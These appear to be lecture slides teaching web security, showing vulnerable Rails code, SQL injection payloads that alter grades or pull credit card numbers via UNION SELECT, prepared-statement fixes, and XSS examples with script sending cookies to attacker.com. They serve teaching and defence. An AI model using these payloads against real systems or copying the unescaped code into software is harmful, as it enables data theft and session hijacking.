Unsafe Server Code

```
advisorName = params[:form][:advisor]
students = Student.find_by_sql(
    "SELECT students.* " +
    "FROM students, advisors " +
    "WHERE student.advisor_id = advisor.id " +
    "AND advisor.name = '" + advisorName + "'");
```

Typical query:

```
SELECT students.* FROM students, advisors
    WHERE student.advisor_id = advisor.id
    AND advisor.name = 'Jones'
```

Injection Attack


Enter the following in the "Advisor name" field:

```
Jones';
UPDATE grades
     SET g.grade = 4.0
     FROM grades g, students s
     WHERE g.student_id = s.id
     AND s.name = 'Smith
```

Resulting query:

```
SELECT students.* FROM students, advisors
     WHERE student.advisor_id = advisor.id
     AND advisor.name = 'Jones';
UPDATE grades
     SET g.grade = 4.0
     FROM grades g, students s
     WHERE g.student_id = s.id
     AND s.name = 'Smith'
```

Stealing Private Information



Stealing Private Info, cont'd

Server query code:

```
month = params[:form][:month]
orders = Orders.find_by_sql(
    "SELECT pizza, toppings, quantity, date " +
        "FROM orders " +
        "WHERE user_id=" + user_id +
        "AND order_month=" + month);
```

What if "month" is:


```
October AND 1=0
UNION SELECT name as pizza, card_num as toppings,
    exp_mon as quantity, exp_year as date
FROM credit_cards '
```

Resulting Query

```
SELECT pizza, toppings, quantity, date
    FROM orders
    WHERE user_id=94412
    AND order_month=October AND 1=0
UNION SELECT name as pizza, card_num as toppings,
    exp_mon as quantity, exp_year as date
    FROM credit_cards
```

Resulting Query

```
SELECT pizza, toppings, quantity, date
    FROM orders
    WHERE user_id=94412
    AND order_month=October AND 1=0
UNION SELECT name as pizza, card_num as toppings,
    exp_mon as quantity, exp_year as date
    FROM credit_cards
```



CardSystems Attack

- **CardSystems**
  - Credit card payment processing company
  - SQL injection attack in June 2005

- **The Attack**
  - Credit card #s stored unencrypted
  - 263,000 credit card #s stolen from database
  - 43 million credit card #s exposed

Let Rails Handle SQL Escaping

```
Student.find_by_sql("SELECT students.* " +
    "FROM students, advisors " +
    "WHERE student.advisor_id = advisor.id " +
    "AND advisor.name = ?",
    params[:form][:advisor])
```

Prepared Statements

PHP:

```
$statement = odbc_prepare($connection,
    "SELECT * FROM students " .
    "WHERE advisor = ? AND gpa >= ?;");
odbc_execute($statement, array($advisor, $gpa));
```

Java:

```
statement = connection.prepareStatement(
    "SELECT * FROM students " +
    "WHERE advisor = ? AND gpa >= ?;");
statement.setString(1, advisor);
statement.setString(2, gpa);
ResultSet rs = statement.executeQuery();
```

Stored XSS Attack

Buggy server template:

```
...
<div class="blogComment">
  <%= @comment.message.html_safe%>
</div>
...
```


No escaping!

Attacking blog entry:

```
I agree completely with Alice ...
<img style="display:none" id="cookieMonster">
<script>
  img = document.getElementById("cookieMonster");
  img.src = "http://attacker.com?cookie=" +
      encodeURIComponent(document.cookie);
</script>
```

Reflected XSS Attack

Buggy server template:

```
...
<h1>Search Results</h1>
Results for <%= params[:searchTerm].html_safe %>
...
```


Attacking search entry:

```
Justin Bieber
<img style="display:none" id="cookieMonster">
<script>
  img = document.getElementById("cookieMonster");
  img.src = "http://attacker.com?cookie=" +
      encodeURIComponent(document.cookie);
</script>
```